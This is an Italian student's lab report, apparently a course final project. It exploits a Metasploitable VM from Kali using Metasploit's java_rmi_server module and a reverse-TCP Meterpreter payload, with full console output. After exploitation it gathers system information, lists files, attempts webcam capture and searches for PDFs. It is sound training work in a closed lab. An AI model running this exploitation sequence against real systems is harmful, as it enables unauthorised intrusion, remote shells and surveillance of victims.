M4 W4

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

Progetto finale modulo 4


Setto Kali con IP 192.168.11.111 e Metasploitable con IP 192.68.11.112




Lancio msfconsole e scansione con nmap ---> nmap -sV 192.168.11.112



Lancio dei comandi: search java_rmi Utilizzo dell' exploit/multi/misc/java_rmi_server



opzioni



Vado poi a settare i rhosts e lhost (IP macchina target e IP macchina attaccante rispettivamente)

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.11.111
lhost => 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all a
                                         ddresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

Lancio exploit Una volta entrato nella macchina target, shell found, faccio una verifica lanciando i comandi:

1) if config

```
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/EnooyCKFQAG
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:55016) at 2023-06-09 21:27:27 +0200

meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe0b:b692
IPv6 Netmask : ::

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > ls
```

Lancio comando ls

```
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040666/rw-rw-rw-  4096     dir   2012-05-14 05:35:33 +0200  bin
040666/rw-rw-rw-  1024     dir   2012-05-14 05:36:28 +0200  boot
040666/rw-rw-rw-  4096     dir   2010-03-16 23:55:51 +0100  cdrom
040666/rw-rw-rw-  13380    dir   2023-06-09 22:56:32 +0200  dev
040666/rw-rw-rw-  4096     dir   2023-06-09 22:56:43 +0200  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 08:16:02 +0200  home
040666/rw-rw-rw-  4096     dir   2010-03-16 23:57:40 +0100  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-14 05:35:56 +0200  initrd.img
040666/rw-rw-rw-  4096     dir   2012-05-14 05:35:22 +0200  lib
040666/rw-rw-rw-  16384    dir   2010-03-16 23:55:15 +0100  lost+found
040666/rw-rw-rw-  4096     dir   2010-03-16 23:55:52 +0100  media
040666/rw-rw-rw-  4096     dir   2010-04-28 22:16:56 +0200  mnt
100666/rw-rw-rw-  32498    fil   2023-06-09 22:57:08 +0200  nohup.out
040666/rw-rw-rw-  4096     dir   2010-03-16 23:57:39 +0100  opt
040666/rw-rw-rw-  0        dir   2023-06-09 22:56:16 +0200  proc
040666/rw-rw-rw-  4096     dir   2023-06-09 22:57:08 +0200  root
040666/rw-rw-rw-  4096     dir   2012-05-14 03:54:53 +0200  sbin
040666/rw-rw-rw-  4096     dir   2010-03-16 23:57:38 +0100  srv
040666/rw-rw-rw-  0        dir   2023-06-09 22:56:17 +0200  sys
040666/rw-rw-rw-  4096     dir   2023-06-09 23:27:26 +0200  tmp
040666/rw-rw-rw-  4096     dir   2010-04-28 06:06:37 +0200  usr
040666/rw-rw-rw-  4096     dir   2010-03-17 15:08:23 +0100  var
100666/rw-rw-rw-  1987288  fil   2008-04-10 18:55:41 +0200  vmlinuz

meterpreter >
```

Lancio comando:

2) info sulla tabella di routing della macchina vittima ----> sysinfo
3) prova di rilevare le webcam disponibili e se disponibili eventuale snap (screen – istantanea dalla webcam attiva)

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter > webcam_list
[-] The "webcam_list" command is not supported by this Meterpreter type (java/linux)
meterpreter > webcam_snap
[-] The "webcam_snap" command is not supported by this Meterpreter type (java/linux)
meterpreter > search -f * .pdf
```